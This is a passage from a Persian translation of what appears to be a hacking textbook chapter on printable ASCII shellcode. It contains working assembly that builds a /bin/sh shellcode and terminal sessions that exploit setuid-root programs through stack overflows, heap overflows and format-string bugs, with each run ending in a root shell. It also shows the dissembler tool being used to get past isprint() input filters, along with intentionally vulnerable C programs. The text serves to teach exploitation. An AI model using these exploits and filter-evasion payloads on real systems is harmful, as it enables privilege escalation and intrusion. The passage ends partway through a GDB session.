اما اگر شل-کد قابل چاپ را در یک متغیر محیطی ذخیره کنید کارکرد نخواهـد داشـت، چـرا کـه اشـارگر پـشته در همان مکان نیست. برای اینکه شل-کد واقعی در مکانی نوشته شود که توسط شل-کد قابل چاپ قابل دسترس باشد، باید تاکتیک جدیدی را به کار بست. یک راه می تواند محاسبه مکان متغیر محیطی و سپس تغییر شل-کد قابل چـاپ در هر بار باشد تا بدین صورت اشارگر پشته حدودا در ۵۰ بایت قبل از انتهای کد بارگذار قابل چاپ قـرار بگیـرد تـا امکان ساخته شدن شل-کد واقعی فراهم شود.

اگرچه این تاکتیک ممکن و شدنی است، امـا راه حلـی سـاده تـری وجـود دارد. چـون متغیرهـای محیطـی معمـولا در نزدیکی پائین پشته (در آدرس های بالاتر حافظه) قرار می گیرند، لذا می توان اشارگر پشته را به آدرسی نزدیک بـه پائین پشته، مثلا 0xbfffffe0 تنظیم کرد. سپس شل-کد حقیقی از این نقطه رو به عقب ساخته می شود که مـی تـوان با یک پل NOP بزرگ، شکاف موجود بین شل-کد قابل چاپ (کد بارگذار موجود در محیط) و شل-کد واقعـی را پـر ایجاد کرد. در زیر نسخه جدیدی از شل-کد قابل چاپ را ملاحظه خواهید کرد که این عمل را انجام می دهد.

print2.asm

```
BITS 32
and eax, 0x454e4f4a ; Zero out the EAX register
and eax, 0x3a313035 ; by ANDing opposing, but printable bits

sub eax, 0x59434243 ; Subtract various printable values
sub eax, 0x6f6f6f6f ; from EAX to set it to 0xbfffffe0
sub eax, 0x774d4e6e ; (no need to get the current ESP this time)

push eax            ; Push EAX to the stack, and then
pop esp             ; pop that into ESP to do a mov eax, esp

; Now ESP is at 0xbfffffe0
; which is past the loader bytecode that is executing now.

and eax, 0x454e4f4a ; Zero out the EAX register again
and eax, 0x3a313035 ; using the same trick

sub eax, 0x344b4b74 ; Subtract some printable values
sub eax, 0x256e5867 ; from EAX to wrap EAX to 0x80cd0bb0
sub eax, 0x25795075 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x6e784a38 ; Subtract more printable values
sub eax, 0x78733825 ; from EAX to wrap EAX to 0x99e18953
push eax            ; and then push this to the stack

sub eax, 0x64646464 ; Subtract more printable values
sub eax, 0x6a373737 ; from EAX to wrap EAX to 0x51e3896e
sub eax, 0x7962644a ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x55257555 ; Subtract more printable values
```

```
sub eax, 0x41367070 ; from EAX to wrap EAX to 0x69622f68
sub eax, 0x52257441 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x77777777 ; Subtract more printable values
sub eax, 0x33334f4f ; from EAX to wrap EAX to 0x68732f2f
sub eax, 0x56443973 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x254f2572 ; Subtract more printable values
sub eax, 0x65654477 ; from EAX to wrap EAX to 0x685180cd
sub eax, 0x756d4479 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x43434343 ; Subtract more printable values
sub eax, 0x25773025 ; from EAX to wrap EAX to 0xc931db31
sub eax, 0x36653234 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x387a3848 ; Subtract more printable values
sub eax, 0x38713859 ; from EAX to wrap EAX to 0x58466a90
push eax            ; and then push EAX to the stack

; add a NOP sled
sub eax, 0x6a346a6a ; Subtract more printable values
sub eax, 0x254c3964 ; from EAX to wrap EAX to 0x90909090
sub eax, 0x38353632 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack
push eax            ; many times to build a NOP sled
push eax            ; to bridge the loader code to the
push eax            ; freshly built shellcode.
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
```

در دو جعبه خروجی زیر کد فوق اسمبل و به نمایش گذاشته شده است.

```
$ nasm print2.asm
$ cat print2
assembled print2 shellcode
%JONE%501:-CBCY-oooo-nNMwP\%JONE%501:-tKK4-gXn%-uPy%P-8Jxn-%8sxP-dddd-777j-
```

```
JdbyP-Uu%U-pp6A-
At%RP-wwww-OO33-s9DVP-r%O%-wDee-yDmuP-CCCC-%0w%-42e6P-H8z8-Y8q8P-jj4j-d9L%-
2658PPPPPPPPPPPPPPP
```

این نسخه دستکاری شده از شل-کد قابل چاپ تقریبا با کد قبلی یکسان است و فقط به جای تنظیم اشارگر پشته نسبت به اشارگر پشته فعلی، آنرا بسادگی به مقدار 0xbfffffe0 تنظیم می نماید. بسته به مکانی که شل-کد در آن قرار می گیرد، ممکن است نیاز به تغییر تعداد دستورات push در پایان کد که سورتمه NOP را ایجاد می کنند باشد.

اکنون شل-کد قابل چاپ جدید را امتحان می کنیم:

```
$ export ZPRINTABLE=JIBBAJABBAHIJACK'cat print2'
$ env
MANPATH=/usr/share/man:/usr/local/share/man:/usr/share/gcc-data/i686-pc-
linux-
gnu/3.2/man:/usr/X11R6/man:/opt/insight/man
INFODIR=/usr/share/info:/usr/X11R6/info
HOSTNAME=overdose
TERM=xterm
SHELL=/bin/sh
SSH_CLIENT=192.168.0.118 1840 22
SSH_TTY=/dev/pts/2
MOZILLA_FIVE_HOME=/usr/lib/mozilla
USER=matrix
PAGER=/usr/bin/less
CONFIG_PROTECT_MASK=/etc/gconf
PATH=/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/i686-pc-linux-gnu/gcc-
bin/3.2:/usr/X11R6/bin:/opt/sun-jdk-1.4.0/bin:/opt/sun-jdk-
1.4.0/jre/bin:/usr/games/bin:/opt/insight/bin:.:/opt/j2re1.4.1/bin:/sbin:/u
sr/sbin:
/usr/local/sbin:/home/matrix/bin
PWD=/hacking
JAVA_HOME=/opt/sun-jdk-1.4.0
EDITOR=/bin/nano
JAVAC=/opt/sun-jdk-1.4.0/bin/javac
PS1=\$
CXX=g++
JDK_HOME=/opt/sun-jdk-1.4.0
SHLVL=1
HOME=/home/matrix
ZPRINTABLE=JIBBAJABBAHIJACK%JONE%501:-CBCY-oooo-nNMwP\%JONE%501:-tKK4-gXn%-
uPy%P-8Jxn-%8sxP-dddd-777j-JdbyP-Uu%U-pp6A-At%RP-wwww-OO33-s9DVP-r%O%-wDee-
yDmuP-CCCC-%0w%-42e6P-H8z8-Y8q8P-jj4j-d9L%-
2658PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
LESS=-R
LOGNAME=matrix
CVS_RSH=ssh
LESSOPEN=|lesspipe.sh %s
INFOPATH=/usr/share/info:/usr/share/gcc-data/i686-pc-linux-gnu/3.2/info
CC=gcc
G_BROKEN_FILENAMES=1
_=/usr/bin/env
$ ./getenvaddr ZPRINTABLE
ZPRINTABLE is located at 0xbffffe63
$ ./vuln2 'perl -e 'print "\x63\xfe\xff\xbf"x9;''
sh-2.05b# whoami
root
sh-2.05b#
```

چون متغیر ZPRINTABLE در نزدیکی انتهای محیط قرار گرفته است، لذا این شل-کد به خوبی کار می کند. هرچه قدر که این متغیر به انتهای محیط نزدیک بود، بایستی به همان نسبت کاراکترهای اضافی به انتهای شل-کد قابل چاپ اضافه می شد تا فضای لازم برای ایجاد شل-کد واقعی فراهم آید. اگر شل-کد قابل چاپ، در مکانی دورتر

از انتهای محیط قرار گرفته باشد، باید یک پل NOP بزرگتر برای پر کردن شکاف بوجود آمده بکار گرفته شود.

مثالی از این مورد را در زیر ملاحظه می کنید:

```
$ unset ZPRINTABLE
$ export SHELLCODE=JIBBAJABBAHIJACK'cat print2'
$ env
MANPATH=/usr/share/man:/usr/local/share/man:/usr/share/gcc-data/i686-pc-
linux-
gnu/3.2/man:/usr/X11R6/man:/opt/insight/man
INFODIR=/usr/share/info:/usr/X11R6/info
HOSTNAME=overdose
SHELLCODE=JIBBAJABBAHIJACK%JONE%501:-CBCY-oooo-nNMwP\%JONE%501:-tKK4-gXn%-
uPy%P-8Jxn-%8sxP-dddd-777j-JdbyP-Uu%U-pp6A-At%RP-wwww-OO33-s9DVP-r%O%-wDee-
yDmuP-CCCC-%0w%-42e6P-H8z8-Y8q8P-jj4j-d9L%-
2658PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
TERM=xterm
SHELL=/bin/sh
SSH_CLIENT=192.168.0.118 1840 22
SSH_TTY=/dev/pts/2
MOZILLA_FIVE_HOME=/usr/lib/mozilla
USER=matrix
PAGER=/usr/bin/less
CONFIG_PROTECT_MASK=/etc/gconf
PATH=/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/i686-pc-linux-gnu/gcc-
bin/3.2:/usr/X11R6/bin:/opt/sun-jdk-1.4.0/bin:/opt/sun-jdk-
1.4.0/jre/bin:/usr/games/bin:/opt/insight/bin:.:/opt/j2re1.4.1/bin:/sbin:/u
sr/sbin:
/usr/local/sbin:/home/matrix/bin
PWD=/hacking
JAVA_HOME=/opt/sun-jdk-1.4.0
EDITOR=/bin/nano
JAVAC=/opt/sun-jdk-1.4.0/bin/javac
PS1=\$
CXX=g++
JDK_HOME=/opt/sun-jdk-1.4.0
SHLVL=1
HOME=/home/matrix
LESS=-R
LOGNAME=matrix
CVS_RSH=ssh
LESSOPEN=|lesspipe.sh %s
INFOPATH=/usr/share/info:/usr/share/gcc-data/i686-pc-linux-gnu/3.2/info
CC=gcc
G_BROKEN_FILENAMES=1
_=/usr/bin/env
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffc03
$ ./vuln2 'perl -e 'print "\x03\xfc\xff\xbf"x9;''
Segmentation fault
$ export SHELLCODE=JIBBAJABBAHIJACK'cat
print2'PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPP
P
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffb63
$ ./vuln2 'perl -e 'print "\x63\xfb\xff\xbf"x9;''
sh-2.05b# whoami
root
sh-2.05b#
```

اکنون که شل-کد قابل چاپ به خوبی کار می کند و در یک متغیر محیطی قرار دارد، می توان از آن در اکسپلویت های سرریزهای مبتنی بر Heap و رشته-فرمت استفاده کرد.

در زیر مثالی را از استفاده از شل-کد قابل چاپ در یک سرریز مبتنی بر Heap (مطرح شده در قبل) می بینید:

```
$ unset SHELLCODE
$ export ZPRINTABLE='cat print2'
$ getenvaddr ZPRINTABLE
ZPRINTABLE is located at 0xbffffe73
$ pcalc 0x73 + 4
        119             0x77          0y1110111
$ ./bss_game 12345678901234567890'printf "\x77\xfe\xff\xbf"'
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890wÞÿ¿
[after strcpy] function_ptr @ 0x8049c88: 0xbffffe77
----------

sh-2.05b# whoami
root
sh-2.05b#
```

و اینجا نیز مثالی را از استفاده از شل-کد قابل چاپ در یک اکسپلویت رشته-فرمت ملاحظه می فرمایید:

```
$ getenvaddr ZPRINTABLE
ZPRINTABLE is located at 0xbffffe73
$ pcalc 0x73 + 4
        119             0x77             0y1110111
$ nm ./fmt_vuln | grep DTOR
0804964c d __DTOR_END__
08049648 d __DTOR_LIST__
$ pcalc 0x77 - 16
        103             0x67             0y1100111
$ pcalc 0xfe - 0x77
        135             0x87             0y10000111
$ pcalc 0x1ff - 0xfe
        257             0x101            0y100000001
$ pcalc 0x1bf - 0xff
        192             0xc0             0y11000000
$ ./fmt_vuln 'printf
"\x4c\x96\x04\x08\x4d\x96\x04\x08\x4e\x96\x04\x08\x4f\x96\x04\x08"'%3\$103x
%4\$n%3\
$135x%5\$n%3\$257x%6\$n%3\$192x%7\$n
The right way:
%3$103x%4$n%3$135x%5$n%3$257x%6$n%3$192x%7$n
The wrong way:

                                        0

                                                          0

             0

                          0
[*] test_val @ 0x08049570 = -72 0xffffffb8
sh-2.05b# whoami
root
sh-2.05b#
```

یک شل-کد قابل چاپ، مثل شل-کد حاضر را میتوان برای اکسپلویت کردن برنامه ای بکار گرفت که در آن عملیات اعتبارسنجی ورودی (input validation) جهت محدود شدن کاراکترهای غیرقابل چاپ انجام می شود.

۲,۱۰,۱۱. ابزار Dissembler

آزمایشگاه تحقیقاتی فیرال (Phiral) ابزار مفیدی تحت عنوان dissembler ارائه کرده است که از تکنیکی که در بالا بحث شد استفاده می کند و از یک تکه بایت-کد موجود می تواند بایت-کدهای اسکی قابل چاپ تولید کند. این ابزار از آدرس phiral.com قابل دسترس است.

```
$ ./dissembler
```

```
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

Usage: ./dissembler [switches] bytecode

Optional dissembler switches:
  -t <target address>    near where the bytecode is going
  -N                    optimize with ninja magic
  -s <original size>    size changes target, adjust with orig size
  -b <NOP bridge size>    number of words in the NOP bridge
  -c <charset>       which chars are considered printable
  -w <output file>       write dissembled code to output file
  -e                       escape the backlash in output
```

بطور پیش فرض این برنامه ساختن شل-کد را در انتهای پشته شروع می کند و سپس سعی در ساختن پـل NOP ای می کند که کد بارگذار و شل-کد ایجاد شده اخیر را به یکدیگر پیوند دهد. اندازه پل را می توان با سوئیچ b– کنترل کرد. در زیر این فرآیند را با برنامه vuln2.c (که در ابتدای فصل بحث شد) به نمایش می گذاریم:

```
$ cat vuln2.c
int main(int argc, char *argv[])
{
      char buffer[5];
      strcpy(buffer, argv[1]);
      return 0;
}
$ gcc -o vuln2 vuln2.c
$ sudo chown root.root vuln2
$ sudo chmod +s vuln2

$ dissembler -e -b 300 tinyshell
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
   - Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[e] Escape the backslash: ON
[b] Bridge size: 300 words
[*] Dissembling bytecode from 'tinyshell'...

[+] dissembled bytecode is 461 bytes long.
--
%83D5%AD0H-hhhh-KKKh-VLLoP\\-kDDk-vMvc-fbxpP--Mzp-05qvP-VVVV-bbbx--GEyP-
Sf6S-Pz%P-
cy%EP-xxxx-PP5P-q7A8P-w777-wIpp-t-zXP-GHHH-00x%-%-_1P-jKzK-7%q%P-0000-yy11-
W0TfPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ export SHELLCODE=%83D5%AD0H-hhhh-KKKh-VLLoP\\-kDDk-vMvc-fbxpP--Mzp-05qvP-
VVVV-
bbbx--GEyP-Sf6S-Pz%P-cy%EP-xxxx-PP5P-q7A8P-w777-wIpp-t-zXP-GHHH-00x%-%-_1P-
jKzK-
7%q%P-0000-yy11-
W0TfPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffa3a
$ ln -s ./getenvaddr ./gtenv
```

```
$ ./gtenv SHELLCODE
SHELLCODE is located at 0xbffffa44
$ ./vuln2 'perl -e 'print "\x44\xfa\xff\xbf"x8;''
sh-2.05b# whoami
root
sh-2.05b#
```

در این مثال شل-کد اسکی قابل چاپ از فایل شل-کد کوچک ساخته شده است. هنگام قرار گرفتن رشته یکسان (به حالت واضح و غیرهگزادسیمال) در یک متغیر محیطی از کاراکتر backslash اضافی برای لغو کردن عمل ویژه این کاراکتر استفاده شده است تا عملیات کپی و الصاق راحت تر انجام شود. طبق معمول بسته به طول نام برنامه در حال اجرا، مکان شل-کد در متغیر محیطی تغییر خواهد کرد.

توجه کنید که به جای انجام اعمال ریاضی در هر بار، یک اتصال نشانه ای به صورت یک نام فایل هم اندازه با برنامه getenvaddr ایجاد شده است. این عمل سبب تسهیل فرآیند اکسپلویت می شود. البته در حال حاضر آنقدر مسلط شده اید تا یک راه مشابه برای خود را در پیش گیرید.

پل از ۳۰۰ کلمه NOP تشکیل شده است (معادل ۱۲۰۰ بایت) که برای پر کردن شکاف مناسب می باشد، اما اندازه شل-کد قابل چاپ نیز در این صورت خیلی بزرگ می شود. اگر آدرس هدف برای کد بارگذار را بدانیم می توان این اندازه را بهینه کرد. همچنین میتوان از علامات نقل قول برای دوری از کپی کردن ها و الصاق کردن ها استفاده کرد، چونکه شل-کد در خروجی استاندارد نوشته خواهد شد، اما *اطلاعات تکمیلی (verbose information)* در خطای استاندارد.

خروجی زیر استفاده از dissembler را جهت ایجاد شل-کد قابل چاپ از یک شل-کد معمولی نشان می دهد. سپس شل-کد قابل چاپ در یک متغیر محیطی ذخیره می شود و بعدا برای اکسپلویت کردن برنامه vuln2 سعی بر استفاده از آن خواهیم کرد.

```
$ export SHELLCODE='dissembler -N -t 0xbffffa44 tinyshell'
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
   - Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffffa44
[+] Ending address: 0xbffffb16
[*] Dissembling bytecode from 'tinyshell'...
[&] Optimizing with ninja magic...

[+] dissembled bytecode is 145 bytes long.
--
$ env | grep SHELLCODE
SHELLCODE=%PG2H%%8H6-IIIz-KHHK-xsnzP\-RMMM-xllx-z5yyP-04yy--NrmP-tttt-0F0m-
AEYfP-
Ih%I-zz%z-Cw6%P-m%%%-UsUz-wgtaP-o2YY-z-g--yNayP-99X9-66e8--6b-P-i-s--8CxCP
$ ./gtenv SHELLCODE
SHELLCODE is located at 0xbffffb80
$ ./vuln2 'perl -e 'print "\x80\xfb\xff\xbf"x8;''
Segmentation fault
$ pcalc 461 - 145
        316             0x13c           0y100111100
$ pcalc 0xfb80 - 316
        64068           0xfa44          0y1111101001000100
$
```

توجه کنید که شل-کد قابل چاپ در حال حاضر بسیار کوچکتر است، چرا که با بهینه سازی آن دیگر نیازی به پل NOP نیست. اولین قسمت از شل-کد قابل چاپ جهت ساختن شل-کد واقعی دقیقا بعد از کد بارگذار طراحی شده است. همچنین به چگونگی استفاده از علامات نقل قول جهت دوری از بریدن و کپی کردن های طاقت فرسا توجه کنید.

متاسفانه اندازه یک متغیر محیطی مکان آنرا تغییر می دهد. چون اندازه شل-کد قابل چاپ قبلی ۴۶۱ بایت بود و اندازه این شل-کد قابل چاپ بهینه شده تنها ۱۴۵ بایت است، بنابراین آدرس هدف ناصحیح خواهد بود. سعی در یافتن یک هدف متحرک (دارای قابلیت جابجایی) کاری بس خسته کننده است، لذا یک سوئیچ در برنامه dissembler به این منظور تعبیه شده است.

```
$ export SHELLCODE='dissembler -N -t 0xbffffa44 -s 461 tinyshell'
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
   - Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffffa44
[s] Size changes target: ON (adjust size: 461 bytes)
[+] Ending address: 0xbffffb16
[*] Dissembling bytecode from 'tinyshell'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffffb80..

[+] dissembled bytecode is 145 bytes long.
--
$ env | grep SHELLCODE
SHELLCODE=%M4NZ%0B0%-llll-1AAz-3VRYP\-%0bb-6vvv-%JZfP-06wn--LtxP-AAAn-Lvvv-
XHFcP-
ll%l-eu%8-5x6DP-gggg-i00i-ihW0P-yFFF-v5ll-s2oMP-BBsB-56X7-%-T%P-i%u%-8KvKP
$ ./vuln2 'perl -e 'print "\x80\xfb\xff\xbf"x8;''
sh-2.05b# whoami
root
sh-2.05b#
```

این بار آدرس هدف به صورت خودکار بر اساس اندازه در حال تغیرِ شل-کد قابل چاپ تطبیق یافته است. برای تسهیل اکسپلویت کردن برنامه، آدرس جدید هدف نیز نمایش می یابد (به صورت ضخیم).

راه حل مفید دیگر استفاده از یک *مجموعه کاراکتر سفارشی (customizable character set)* است. این مجموعه شل-کد قابل چاپ قادر می سازد تا محدودیت های کاراکتری مختلف را پشت سر بگذارد. مثال زیر شل-کد قابل چاپی را نشان می دهد که تنها با استفاده از کاراکترهای P، c، t، w، z، 7، - و % تولید شده است.

```
$ export SHELLCODE='dissembler -N -t 0xbffffa44 -s 461 -c Pctwz72-%
tinyshell'
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
   - Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffffa44
[s] Size changes target: ON (adjust size: 461 bytes)
[c] Using charset: Pctwz72-% (9)
[+] Ending address: 0xbffffb16
[*] Dissembling bytecode from 'tinyshell'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffffb4e..

[+] dissembled bytecode is 195 bytes long.
--
$ env | grep SHELLCODE
SHELLCODE=%P---%%PPP-t%2%-tt-t-t7Pt-t2P2P\-w2%w-2c%2-c-t2-t-tcP-t----tzc2-
%w-7-Pc-
PP-w-PP-z-c--z-%P-zw%zP-z7w2--wcc--tt--272%P-7P%7-z2ww-c----%P%%P-w%z%-t%-
w-wczcP-
zz%t-7PPP-tc2c-wwwwP-wwcw-Pc-P-w2-2-cc-wP
$ ./vuln2 'perl -e 'print "\x4e\xfb\xff\xbf"x8;''
sh-2.05b# whoami
root
sh-2.05b#
```

اگرچه بعید است که برنامه ای با چنین تابع اعتبارسنجی ورودی سرسختانه ای در عمل پیدا شود، اما توابع معمولی وجود دارند که برای اعتبارسنجی ورودی به کار گرفته می شوند. در زیر یک برنامه آسیب پذیر نمونه را مشاهده می کنید که به دلیل وجود یک حلقه اعتبارسنجی در تابع isprint() باید آنرا با شل-کد قابل چاپ اکسپلویت کرد.

```
only_print.c code
void func(char *data)
{
   char buffer[5];
   strcpy(buffer, data);
}

int main(int argc, char *argv[], char *envp[])
{
   int i;

   // clearing out the stack memory
   // clearing all arguments except the first and second
   memset(argv[0], 0, strlen(argv[0]));
   for(i=3; argv[i] != 0; i++)
      memset(argv[i], 0, strlen(argv[i]));
   // clearing all environment variables
   for(i=0; envp[i] != 0; i++)
      memset(envp[i], 0, strlen(envp[i]));

   // If the first argument is too long, exit
   if(strlen(argv[1]) > 40)
   {
      printf("first arg is too long.\n");
      exit(1);
   }

   if(argc > 2)
   {
      printf("arg2 is at %p\n", argv[2]);
      for(i=0; i < strlen(argv[2])-1; i++)
      {
         if(!(isprint(argv[2][i])))
         {
            // If there are any nonprintable characters in the
            // second argument, exit
            printf("only printable characters are allowed!\n");
            exit(1);
         }
      }
   }
   func(argv[1]);
   return 0;
}
```

در این برنامه متغیرهای محیطی تماما صفر شده اند، لذا نمی تواند شل-کد را در آنجا پنهان کرد. همچنین تمام آرگومان نیز صفر شده اند، به غیر از دو عدد. اولین آرگومان همان آرگومان قابل سرریز است که به این صورت آرگومان دوم می تواند مکانی برای ذخیره شل-کد باشد. به هر حال قبل از رخداد سرریز، حلقه ای وجود دارد که کاراکترها غیرقابل چاپ را در دومین آرگومان بررسی می کند.

در برنامه فضایی برای ذخیره شل-کد معمولی وجود ندارد، لذا فرآیند اکسپلویت اندکی سخت تر (ولی نه غیر ممکن) می شود. شل-کدِ بزرگترِ ۴۶ بایتی در خروجی زیر استفاده شده است تا شرایط خاصی را که در آن آدرس هدف، اندازه واقعیِ شل-کدِ دیزاسمبل شده را تغییر می دهد توصیف کند.

```
$ gcc -o only_print only_print.c
$ sudo chown root.root only_print
$ sudo chmod u+s only_print
$ ./only_print nothing_here_yet 'dissembler -N shellcode'
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
```

```
   - Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[+] dissembled bytecode is 189 bytes long.
--
arg2 is at 0xbffff9c4
$ ./only_print nothing_here_yet 'dissembler -N -t 0xbffff9c4 shellcode'
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
   - Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffff9c4
[+] Ending address: 0xbffffadc
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[&] Optimizing with ninja magic...

[+] dissembled bytecode is 194 bytes long.
--
arg2 is at 0xbffff9bf
```

تا هنگام تعیین شدن مشخصات دومین آرگومان، اولین آرگومان تنها به عنوان یک *جانگهدار (placeholder)* عمل می کند. آدرس هدف باید با مکان دومین آرگومان مطابق باشد، اما یک اختلاف اندازه بین دو نسخه وجود دارد: اولین نسخه ۱۸۹ بایت بود و دومین نسخه ۱۹۴ بایت. خوشبختانه سوئیچ S– برای این مواقع تعبیه شده است.

```
$ ./only_print nothing_here_yet 'dissembler -N -t 0xbffff9c4 -s 189
shellcode'
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
   - Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffff9c4
[s] Size changes target: ON (adjust size: 189 bytes)
[+] Ending address: 0xbffffadc
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9c4..
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9bf..

[+] dissembled bytecode is 194 bytes long.
--
arg2 is at 0xbffff9bf
$ ./only_print 'perl -e 'print "\xbf\xf9\xff\xbf"x8;'' 'dissembler -N -t
0xbffff9c4
-s 189 shellcode'
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
   - Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffff9c4
[s] Size changes target: ON (adjust size: 189 bytes)
[+] Ending address: 0xbffffadc
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9c4..
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9bf..

[+] dissembled bytecode is 194 bytes long.
```

```
--
arg2 is at 0xbffff9bf
sh-2.05b# whoami
root
sh-2.05b#
```

استفاده از شل-کد قابل چاپ امکان عبور شل-کد از اعتبارسنج ورودی برای کاراکترهای قابل چاپ را فراهم کرد.

مثال قابل توجه دیگر زمانی است که یک برنامه تقریبا تمام حافظه پشته را پاک می کند. در زیر این مثال را مشاهده می نمایید.

```
cleared_stack.c code
void func(char *data)
{
   char buffer[5];
   strcpy(buffer, data);
}

int main(int argc, char *argv[], char *envp[])
{
   int i;

   // clearing out the stack memory
   // clearing all arguments except the first
   memset(argv[0], 0, strlen(argv[0]));
   for(i=2; argv[i] != 0; i++)
      memset(argv[i], 0, strlen(argv[i]));
   // clearing all environment variables
   for(i=0; envp[i] != 0; i++)
      memset(envp[i], 0, strlen(envp[i]));

   // If the first argument is too long, exit
   if(strlen(argv[1]) > 40)
   {
      printf("first arg is too long.\n");
      exit(1);
   }

   func(argv[1]);
   return 0;
}
```

برنامه تمام آرگومان های تابع را به غیر اولین آرگومان و همچنین تمام متغیرهای محیطی را پاک می نماید. چون اولین آرگومان مکانی است که سرریز رخ می دهد و این آرگومان تنها ۴۰ بایت طول دارد، لذا عملا فضایی برای قرارگیری شل-کد وجود ندارد. شاید هم وجود داشته باشد!

استفاده از GDB برای دیباگ کردن برنامه و بررسی حافظه پشته تصویر واضح تری را از وضعیت موجود منعکس خواهد کرد.

```
$ gcc -g -o cleared_stack cleared_stack.c
$ sudo chown root.root cleared_stack
$ sudo chmod u+s cleared_stack
$ gdb -q ./cleared_stack
(gdb) list
4               strcpy(buffer, data);
5       }
6
7       int main(int argc, char *argv[], char *envp[])
8       {
9             int i; 10
11            // clearing out the stack memory
12            // clearing all arguments except the first
13            memset(argv[0], 0, strlen(argv[0]));
(gdb)
14            for(i=2; argv[i] != 0; i++)
15                  memset(argv[i], 0, strlen(argv[i]));
```

```
16              // clearing all environment variables
17              for(i=0; envp[i] != 0; i++)
18                      memset(envp[i], 0, strlen(envp[i]));
19
